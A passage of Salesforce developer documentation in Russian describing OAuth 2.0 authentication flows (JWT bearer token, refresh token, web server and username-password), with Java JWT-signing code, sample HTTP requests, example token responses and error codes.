
    String header = "{\"alg\":\"RS256\"}";
    String claimTemplate = "'{'\"iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
\"exp\": \"{3}\"'}'";

    try {
      StringBuffer token = new StringBuffer();

      //Encode the JWT Header and add it to our string to sign
      token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

      //Separate with a period
      token.append(".");

      //Create the JWT Claims Object
      String[] claimArray = new String[4];
      claimArray[0] =
"3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
      claimArray[1] = "my@email.com";
      claimArray[2] = "https://login.salesforce.com";
      claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
      MessageFormat claims;
      claims = new MessageFormat(claimTemplate);
      String payload = claims.format(claimArray);

      //Add the encoded claims object
      token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

      //Load the private key from a keystore
      KeyStore keystore = KeyStore.getInstance("JKS");
      keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
      PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());
```

```
      //Sign the JWT Header + "." + JWT Claims Object
      Signature signature = Signature.getInstance("SHA256withRSA");
      signature.initSign(privateKey);
      signature.update(token.toString().getBytes("UTF-8"));
      String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

      //Separate with a period
      token.append(".");

      //Add the encoded signature
      token.append(signedPayload);

      System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
  }
}
```

Использование маркера носителя JWT

Маркеры носителя JWT отправляются на конечную точку маркера по адресу `https://login.salesforce.com/services/oauth2/token`, `https://test.salesforce.com/services/oauth2/token` или `https://acme.force.com/customers/services/oauth2/token` (при использовании сообщества), где `acme.force.com/customers` является URL-адресом сообщества.

Ниже перечислены параметры, являющиеся обязательными для передачи посредством метода POST.

- `grant_type`—`urn:ietf:params:oauth:grant-type:jwt-bearer`.
- `assertion` — маркер носителя JWT.

Дополнительные стандартные параметры:

- `format` — формат ответа может быть задан подобно процессу OAuth с помощью параметра `token` или HTTP-заголовка Accept.
- `scope` — данный процесс не поддерживает параметр scope. Значение данного параметра формируется параметрами scope из предыдущих утверждений.

Ниже приведен пример запроса маркера.

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz...[omitted
 for brevity]...ZT
```

Сервер проверяет маркер

После проверки запроса система Salesforce отправляет клиенту ответ. Ответы с маркерами для процесса проверки подлинности маркера носителя OAuth 2.0 JWT используют формат процессов `authorization_code`, но не поддерживают

создание `refresh_token`. Запрос на утверждение носителя OAuth 2.0 JWT обрабатывает все предыдущие утверждения пользователя, содержащие параметр `refresh_token`. При обнаружении совпадающих утверждений значения утвержденных областей объединяются для создания параметра `access_token` (со значением `"Bearer"` параметра `"token_type"`). Если предыдущие утверждения не содержали параметра `refresh_token`, то утвержденные параметры scope недоступны, а авторизация запросов выполняется с ошибкой.

При использовании сообщества значение `"sfdc_community_id"` конечной точки маркера содержит код сообщества, который может требоваться запросами Chatter REST API.

Прим.: Полученный параметр `access_token` может быть передан как маркер носителя в запросе на заголовок авторизации. Далее приведен пример вызова REST API к сообществам:

```
https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

Ошибки

Если при обработке маркера носителя JWT произошла ошибка, сервер отвечает стандартной ошибкой OAuth, в которой указаны причины, почему маркер был признан недействительным. Ниже приведен пример сообщения об ошибке.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Процесс проверки подлинности маркера обновления OAuth 2.0

Процесс маркера обновления OAuth 2.0 применяется для обновления маркеров, выданных веб-сервером или процессами пользователя-агента.

Клиент, подтвердивший свои права доступа, может использовать маркер обновления для получения нового маркера доступа (кода сеанса). Данный алгоритм выполняется только после получения клиентом маркера обновления посредством процесса веб-сервера или пользователя-агента. Недействительность маркера доступа и необходимость применения нового маркера определяются клиентом самостоятельно. Процессы носителя могут использоваться только после получения клиентом маркера обновления.

Процесс обновления проверки подлинности маркера состоит из нескольких этапов.

1. Клиент использует текущий маркер обновления для отправки запроса на новый маркер доступа.
2. После проверки запроса система Salesforce отправляет клиенту ответ.

Клиент отправляет запрос на обновленный маркер доступа

При необходимости маркер обновления может использоваться для начала нового сеанса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Клиент отправляет запрос POST на конечную точку маркера. В запросе должны быть указаны следующие параметры:

- `grant_type`: для данного процесса должно быть указано значение `refresh_token`;
- `refresh_token`: маркер обновления из этапа утверждения;
- `client_id`: ключ пользователя из определения связанного приложения;
- `client_secret` — необязательный параметр. Секрет клиента из определения связанного приложения.
- `client_assertion`: параметр `client_secret` может быть заменен параметрами `client_assertion` и `client_assertion_type`. При отсутствии параметра `client_secret` система Salesforce проверяет параметры `client_assertion` и `client_assertion_type`.

  Параметр `client_assertion` должен содержать типичный маркер носителя JWT, подписанный секретным ключом, который связан с загруженным сертификатом пользователя OAuth. Поддерживается только алгоритм RS256. Дополнительную информацию об использовании параметра `client_assertion` см. в методе проверки подлинности клиента `private_key_jwt`, описанном в спецификациях OpenID Connect.

- `client_assertion_type`: значение данного параметра указывается только при использовании параметра `client_assertion`.

  Параметр `client_assertion_type` должен содержать значение `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `format` — (необязательный) ожидаемый формат возврата. Ниже указаны возможные значения.
  - `urlencoded`
  - `json` (по умолчанию).
  - `xml`

Вот пример POST-запроса по внештатному каналу для отправки на конечную точку маркера.

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Помимо параметра `format`, возвращаемый формат также может быть задан в заголовке Accept с помощью одного из следующих значений:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Сервер Salesforce отправляет ответ

После проверки запроса система Salesforce отправляет клиенту ответ. Ниже перечислены параметры, которые отображаются в теле ответа.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `instance_url`: URL-адрес, определяющий экземпляр организации пользователя. Например: `https://yourInstance.salesforce.com/`.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «URL-адреса удостоверений» на странице 7226.

- `sfdc_community_url`: URL-адрес сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `sfdc_community_id`: код сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `signature`: подпись HMAC-SHA256, закодированная в Base64 и дополненная секретным ключом клиента, содержащим каскадный код и параметр `issued_at`. Используется для проверки того, что URL-адрес удостоверения не изменился с момента его отправки сервером.
- `issued_at`: время создания подписи.

Вот пример JSON-ответа от Salesforce.

```
{ "id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448384422","instance_url":"https://yourInstance.salesforce.com/",
"signature":"SSSbLO/gBhmmyNUvN18ODBDFYHzakxOMgqYtu+hDPsc=",
"access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7T
rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

Вот пример XML-ответа.

```
<Oauth>
   <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNB
       aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
   </access_token>
   <token_type>Bearer
   </token_type>
   <scope>id api refresh_token
   </scope>
   <instance_url>https://yourInstance.salesforce.com/</instance_url>
   <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
   <issued_at>1278448101416</issued_at>
   <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

Вот пример в кодировке URL.

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2FyourInstance.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

В случае возникновения ошибки на данном этапе ответ будет содержать сообщение об ошибке со следующей информацией:

- `error`: код ошибки;
- `error_description` — описание ошибки с дополнительными сведениями.
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP POST;
  - `invalid_client_credentials`: недействительный секрет клиента;

- `invalid_request`: неподдерживаемый тип секрета;
- `invalid_grant`: недействительный маркер доступа или обновления;
- `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
- `inactive_user`: неактивный пользователь;
- `inactive_org`: заблокированная, закрытая или временно недействующая организация;
- `rate_limit_exceeded`: превышение ограничения по количеству входов в систему;
- `invalid_scope`: недопустимая, неизвестная или поврежденная область.

Вот пример ответа с сообщением об ошибке.

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Процесс проверки подлинности веб-сервера OAuth 2.0

Процесс проверки подлинности веб-сервера используется приложениями, размещенными на защищенном сервере. Основная задача данного процесса заключается в защите секрета пользователя на сервере. Во избежание перехвата кода авторизации, рекомендуем также использовать запросы кода и значения верификатора в потоке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

1. Веб-сервер перенаправляет пользователя в систему Salesforce, чтобы проверить подлинность и авторизовать сервер для доступа к данным от имени пользователя.
2. После того, как пользователь подтверждает доступ, веб-сервер принимает обратный вызов с кодом авторизации.
3. Полученный код авторизации передается веб-сервером для получения ответа с маркером.
4. После проверки кода авторизации система Salesforce возвращает ответ с маркером. Если ошибок нет, ответ с маркером содержит код доступа и дополнительную информацию.
5. После получения маркера веб-серверу предоставляется доступ к данным пользователя.

Полученный маркер доступа может использоваться клиентом для доступа к данным Salesforce от имени конечного пользователя, а маркер обновления — для получения нового маркера доступа в случае его недействительности.

Перенаправление пользователя для авторизации доступа

Чтобы получить разрешение от пользователя на доступ к данным Salesforce от его имени, клиент перенаправляет обозреватель пользователя на конечную точку авторизации с указанием следующих параметров.

- `response_type`: для данного процесса должно быть указано значение `code`;
- `client_id`: ключ пользователя из определения связанного приложения;
- `scope`: список значений области действия, разделенных запятыми. С помощью параметра `scope` можно точно подстраивать полномочия, связанные с запрашиваемыми маркерами. Область действия, это подмножество значений, которые вы указали при определении связанного приложения. Дополнительную информацию о допустимых параметрах см. в разделе «Значения параметра Scope» на странице 7221.
- `redirect_uri`: URI, на который перенаправляется пользователь после утверждения. Данный URI-адрес должен полностью соответствовать значению поля «`URL-адрес обратного вызова`» определения связанного приложения. В противном случае утверждение не выполняется. Данное значение должно быть закодировано в URL-адресе;
- `state`: (необязательно) любая область, которую требуется отправить обратно на URL-адрес обратного вызова. Данное значение должно быть закодировано в URL-адресе;
- `immediate`: (необязательно) логическое значение, определяющее необходимость отображения запроса для входа и утверждение. По умолчанию выбрано значение `false` («ложь»). Обратите внимание на перечисленные ниже примечания.
  - Если выбрано значение `true` («истина»), а пользователь выполнил вход в систему и утвердил `client_id`, то система Salesforce пропускает этап утверждения.
  - Если выбрано значение `true` («истина»), а пользователь не выполнил вход или не утвердил клиент, то Salesforce незамедлительно завершает текущий процесс с кодом ошибки `immediate_unsuccessful`.

  Прим.: Параметр `immediate` недоступен для сообществ.

- `code_challenge`: данный параметр определяет хэш-значение SHA256 значения `code_verifier` в запросе на маркер во избежание попыток перехвата кода авторизации. Значение должно быть также зашифровано с использованием кодировки base64url один раз согласно правилам, перечисленным по следующему адресу: `https://tools.ietf.org/html/rfc4648#section-5`. Данный параметр является обязательным только при наличии параметра `code_verifier` в запросе на маркер.
  - Если запрос на авторизацию содержит значение `code_challenge`, а запрос на маркер содержит значение `code_verifier`, то система Salesforce сравнивает значения `code_challenge` и `code_verifier`. Если значение `code_challenge` является недопустимым или несовпадающим, то система препятствует выполнению входа и возвращает код ошибки `invalid_request`.
  - Если запрос на авторизацию содержит значение `code_challenge`, а запрос на маркер не содержит значение `code_verifier`, то система препятствует выполнению входа и возвращает код ошибки `invalid_grant`.
- `display`: (необязательно) данный параметр изменяет тип отображения для страниц входа и авторизации. Система Salesforce поддерживает следующие значения:
  - `page`: полноэкранное отображение окна авторизации (вариант по умолчанию).
  - `popup`: компактное диалоговое окно, оптимизированное для всплывающих окон современных обозревателей.
  - `touch`: диалоговое окно, оптимизированное для просмотра на современных мобильных устройствах (например, Android и iPhone).
  - `mobile`: диалоговое окно, оптимизированное для просмотра на смартфонах с меньшими возможностями (например, BlackBerry OS 5).

- `login_hint`: данный параметр автоматически заполняет страницу входа действительным именем пользователя. Например: `login_hint=username@company.com`. При наличии активного сеанса пользователя в обозревателе система пропускает параметр `login_hint` без прерывания активного сеанса.
- `nonce`: данный параметр является дополнительным при использовании области `openid` для получения маркера кода пользователя. Значение возвращается в ответе и используется для обнаружения атак повтора.
- `prompt`: (необязательный) данный параметр определяет способ уведомления пользователей о необходимости повторной проверки подлинности и повторного утверждения. Система Salesforce поддерживает следующие значения:
  - `login`: сервер авторизации должен уведомлять пользователей о необходимости повторной проверки подлинности, которая доступна только при условии повторного входа в систему.
  - `consent`: сервер авторизации должен уведомлять пользователей о необходимости повторного утверждения, которое должно быть выполнено до возврата сведений клиенту.
  - `select_account`: при наличии выберите одно из следующих действий.
    - Если доступна 1 рекомендация или их нет, а пользователь вошел в систему, отобразить страницу утверждения без запроса на вход в систему.
    - Если доступна 1 рекомендация или их нет, а пользователь не вошел в систему, отобразить запрос на вход в систему.
    - Если доступно более одной рекомендации, отобразить средство выбора учетной записи.

  Вы можете передать оба значения `login` и `consent`, разделенные пробелом. В этом случае пользователю придется выполнить вход в систему и пройти повторную процедуру авторизации. Например:

```
?prompt=login%20consent
```

Чтобы начать процесс, веб-сервер обычно фомирует ссылку или отправляет в обозреватель перенаправление HTTP. Ниже приведен пример запроса, отправляемого клиентом веб-сервера на конечную точку авторизации.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=
3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA
9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

Если пользователь выполнил вход, то Salesforce перенаправляет его на страницу утверждения. Если пользователь не выполнил вход, он получает запрос для входа. После этого пользователь перенаправляется на страницу утверждения, чтобы предоставить доступ к приложению. Пользователю, уже подтвердившему право на доступ, не придется подтверждать это право повторно.

Веб-сервер принимает обратный вызов

После того, как пользователь подтвердит доступ, он перенаправляется на URI, указанный в параметре `redirect_uri`, со строкой запроса, содержащей следующие параметры:

- `code`: код авторизации, который должен использоваться для получения маркеров доступа и обновления;
- `state`: состояние, переданное на этап утверждения. Данный параметр добавляется только в том случае, если исходная строка запроса содержит параметр `state`.

Пользователю, уже подтвердившему право на доступ, не нужно подтверждать это право повторно.

Ниже приведен пример запроса, полученного параметром `redirect_uri`.

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

Если пользователь отклоняет приложение, он перенаправляется на URI, указанный в параметре `redirect_uri`, со строкой запроса, содержащей следующие параметры:

- `error`: значение — `access_denied`.
- `state`: состояние, переданное на этап утверждения. Данный параметр добавляется только в том случае, если исходная строка запроса содержит параметр `state`.

Например:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

В случае возникновения ошибки на данном этапе, ответ будет содержать сообщение об ошибке со следующей информацией.

- `error`: код ошибки;
- `error_description` — описание ошибки с дополнительными сведениями.
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP GET;
  - `invalid_request`: указывает, что значение `code_challenge` было недопустимым (например, при использовании кодировки, отличной от base64url);
  - `invalid_request`: указывает на то, что поток не поддерживает и не ожидал параметр `code_challenge`
  - `access_denied` — пользователь запретил доступ
  - `redirect_uri_missing`: отсутствует параметр redirect_uri;
  - `redirect_uri_mismatch`: параметр redirect_uri не соответствует определению связанного приложения;
  - `immediate_unsuccessful`: ошибка в параметре immediate;
  - `invalid_scope`: недопустимая, неизвестная или поврежденная область.
- `state`: состояние, переданное на этап утверждения. Данный параметр добавляется только в том случае, если исходная строка запроса содержит параметр `state`.

Веб-сервер заменяет код проверки маркером доступа

Полученный код авторизации заменяется веб-сервером на маркер доступа.

Клиент должен отправить запрос POST прямо на конечную точку маркера. В запросе должны быть указаны следующие параметры.

- `grant_type`: для данного процесса должно быть указано значение `authorization_code`;
- `client_id`: ключ пользователя из определения связанного приложения;
- `client_secret`: секрет пользователя из определения связанного приложения; Этот параметр является обязательным, если только в связанном приложении не задан параметр «Требовать секрет для процесса веб-сервера».
- `client_assertion`: параметр `client_secret` может быть заменен параметрами `client_assertion` и `client_assertion_type`. При отсутствии параметра `client_secret` система Salesforce проверяет параметры `client_assertion` и `client_assertion_type`.

  Параметр `client_assertion` должен содержать типичный маркер носителя JWT, подписанный секретным ключом, который связан с загруженным сертификатом пользователя OAuth. Поддерживается только алгоритм RS256. Дополнительную информацию об использовании параметра `client_assertion` см. в методе проверки подлинности клиента `private_key_jwt`, описанном в спецификациях OpenID Connect.

- `client_assertion_type`: значение данного параметра указывается только при использовании параметра `client_assertion`.

  Параметр `client_assertion_type` должен содержать значение `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri`: URI, на который перенаправляется пользователь после утверждения. Значение данного параметра должно соответствовать значению поля «URL-адрес обратного вызова» определения связанного приложения. Кроме того, данное значение должно отправляться при исходной переадресации. См. подраздел «Перенаправление пользователя для авторизации доступа» на странице 7198;
- `code`: код авторизации, полученный от обратного вызова (после утверждения);
- `code_verifier`: данный параметр определяет 128 байт случайных данных с достаточно высокой энтропией для усложнения процесса подбора значения во избежание попыток перехвата кода авторизации. Значение должно быть также зашифровано посредством кодировки base64url согласно правилам, перечисленным по следующему адресу: `https://tools.ietf.org/html/rfc4648#section-5`. Данный параметр является обязательным только при наличии параметра `code_challenge` в запросе на авторизацию.
  - Если запрос на маркер содержит значение `code_verifier`, а запрос на авторизацию содержит значение `code_challenge`, то система Salesforce сравнивает значения `code_verifier` и `code_challenge`. Если значение `code_verifier` является недопустимым или несовпадающим, то система препятствует выполнению входа и возвращает код ошибки `invalid_grant`.
  - Если запрос на маркер содержит значение `code_verifier`, а запрос на авторизацию не содержит значение `code_challenge`, то система препятствует выполнению входа и возвращает код ошибки `invalid_grant`.
- `format` — (необязательный) ожидаемый формат возврата. Ниже указаны возможные значения.
  - `urlencoded`
  - `json` (по умолчанию).
  - `xml`

Ниже приведен пример внеполосного запроса POST.

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG9lKcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Помимо параметра `format`, возвращаемый формат также может быть задан в заголовке Accept с помощью одного из следующих значений:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Обратите внимание на перечисленные ниже примечания.

- Заголовки Accept могут содержать специальные символы. Допускаемые символы `*/*` возвращают значение JSON.
- Список значений также принимается и подлежит проверке слева направо. Например: Список значений `application/xml,application/json,application/html,*/*` возвращает значение XML.
- Параметр `format` имеет приоритет над заголовком запроса Accept.

Ответ Salesforce будет содержать маркер актива

После проверки запроса система Salesforce отправляет клиенту ответ. Ниже перечислены параметры, которые отображаются в теле ответа.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `id_token`: значение Salesforce, соответствующее спецификациям OpenID Connect. Данное значение возвращается только при условии, что параметр `scope` содержит значение `openid`.
- `refresh_token`: маркер, который может использоваться в будущем для получения нового маркера доступа (сеансов). **Данное значение является секретом, поэтому должно рассматриваться как пароль пользователя и быть надежно защищено.** Данный параметр возвращается только в том случае, если связанному приложению задается параметр scope как минимум со значением `refresh_token`.
- `instance_url`: URL-адрес, определяющий экземпляр организации пользователя. Например: `https://yourInstance.salesforce.com/`.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «URL-адреса удостоверений» на странице 7226.
- `sfdc_community_url`: URL-адрес сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `sfdc_community_id`: код сообщества, при условии, что пользователь является участником сообщества Salesforce.
- `signature`: подпись HMAC-SHA256, закодированная в Base64 и дополненная секретным ключом клиента, содержащим каскадный код и параметр `issued_at`. Используется для проверки того, что URL-адрес удостоверения не изменился с момента его отправки сервером.
- `issued_at`: время создания подписи.

Ниже приведен пример ответа от Salesforce.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448101416","refresh_token":"5Aep8614iLM.Dq661ePDmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg==","instance_url":
"https://yourInstance.salesforce.com/","signature":"CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk
4J2urAe+fVg=","access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

В случае возникновения ошибки, ответ будет содержать сообщение об ошибке со следующей информацией.

- `error`: код ошибки;
- `error_description` — описание ошибки с дополнительными сведениями.
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP POST;
  - `invalid_client_credentials`: недействительный секрет клиента;
  - `invalid_grant`: недействительный код авторизации;
  - `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
  - `invalid_grant`: указывает на недопустимость значения `code_verifier` (например, при использовании кодировки, отличной от base64url), или верификатора для данного значения `code_challenge`;

- `invalid_grant`: указывает на отсутствие параметра `code_challenge` и, соответственно, непредвиденность (но наличие) параметра `code_verifier`;
- `redirect_uri_mismatch`: отсутствует параметр redirect_uri;
- `redirect_uri_mismatch`: параметр redirect_uri не соответствует определению связанного приложения;
- `inactive_user`: неактивный статус пользователя был задан администратором;
- `inactive_org`: заблокированная, закрытая или временно недействующая организация;
- `rate_limit_exceeded`: превышение ограничения по количеству попыток входа.

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Процесс проверки подлинности имени пользователя и пароля OAuth 2.0

Используйте процесс проверки подлинности имени пользователя и пароля в случае, если клиенту уже доступны регистрационные данные пользователя.

Внимание: Данный процесс проверки подлинности OAuth подразумевает взаимную передачу регистрационных данных пользователя. Рекомендуем использовать данный процесс только при необходимости. Данный процесс не поддерживает создание маркеров обновления.

Ниже описаны этапы процесса проверки подлинности имени пользователя и пароля.

1. Клиент использует имя и пароль пользователя для отправки запроса на получение маркера доступа (кода сеанса).
2. После проверки запроса система Salesforce отправляет клиенту ответ.

Полученный клиентом маркер доступа может использоваться для доступа к данным use the access token to access Salesforce от имени пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Запрос на получение маркера доступа

Клиент может использовать имя и пароль пользователя для отправки запроса на получение маркера доступа, который может быть использован в качестве кода сеанса. Данный процесс не поддерживает добавление параметров scope в запрос, а маркер доступа, возвращаемый данным процессом, не извлекает параметры scope.

Клиент отправляет запрос POST по внештатному каналу на конечную точку маркера. В запросе должны быть указаны следующие параметры:

- `grant_type`: для данного процесса должно быть указано значение `password`;
- `client_id`: ключ пользователя из определения связанного приложения;
- `client_secret`: секрет пользователя из определения связанного приложения;
- `username`: имя пользователя;
- `password`: пароль пользователя.

Прим.: Если процесс проверки подлинности имени пользователя и пароля используется вместе с интерфейсом API, то область ввода регистрационных данных должна быть дополнена полем для ввода маркера безопасности. Маркер безопасности — это автоматически генерируемый ключ, который должен быть добавлен в конец пароля

при входе в систему Salesforce из недоверенной сети. Пароль и маркер должны быть связаны при передаче запроса на проверку подлинности.

- `format` — (необязательный) ожидаемый формат возврата. Ниже указаны возможные значения.
  - `urlencoded`
  - `json` (по умолчанию).
  - `xml`

Ниже приведен пример запроса POST по внештатному каналу.

```
grant_type=password&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

Отправка ответа

После проверки запроса система Salesforce отправляет клиенту ответ. Ниже перечислены параметры, которые отображаются в теле ответа

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `instance_url`: URL-адрес, определяющий экземпляр организации пользователя. Например: `https://yourInstance.salesforce.com/`.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «URL-адреса удостоверений» на странице 7226.
- `signature`: подпись HMAC-SHA256, закодированная в Base64 и дополненная секретным ключом клиента, содержащим каскадный код и параметр `issued_at`. Используется для проверки того, что URL-адрес удостоверения не изменился с момента его отправки сервером.
- `issued_at`: время создания подписи.

Прим.: Этот ответ не отправляет маркер обновления.

Ниже приведен пример ответа.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://yourInstance.salesforce.com/",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=","access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs","token_type":"Bearer"}
```

В случае возникновения проблем, в ответе будет приведено сообщение об ошибке со следующей информацией.

- `error`: код ошибки;
- `error_description` — описание ошибки с дополнительными сведениями.
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_client_id`: недействительный код клиента;
  - `invalid_request`: требуется HTTPS;
  - `invalid_request`: необходимо использовать HTTP POST;
  - `invalid_request`: неподдерживаемый параметр scope;
  - `invalid_client_credentials`: недействительный секрет клиента;

- `invalid_grant`: ошибка проверки подлинности (например, пользователь не существует или недопустимый пароль);
- `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
- `inactive_user`: неактивный пользователь;
- `inactive_org`: заблокированная, закрытая или временно недействующая организация;
- `rate_limit_exceeded`: превышение ограничения по количеству входов в систему;

Ниже приведен пример возвращаемой ошибки.

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Процесс проверки подлинности пользователя-агента OAuth 2.0

С помощью процесса проверки подлинности пользователя-агента OAuth 2 пользователи авторизуют ваше настольное или мобильное приложение для доступа к своим данным. Клиентские приложения, выполняющиеся на устройстве или в браузере задействуют данный процесс для получения маркера доступа.

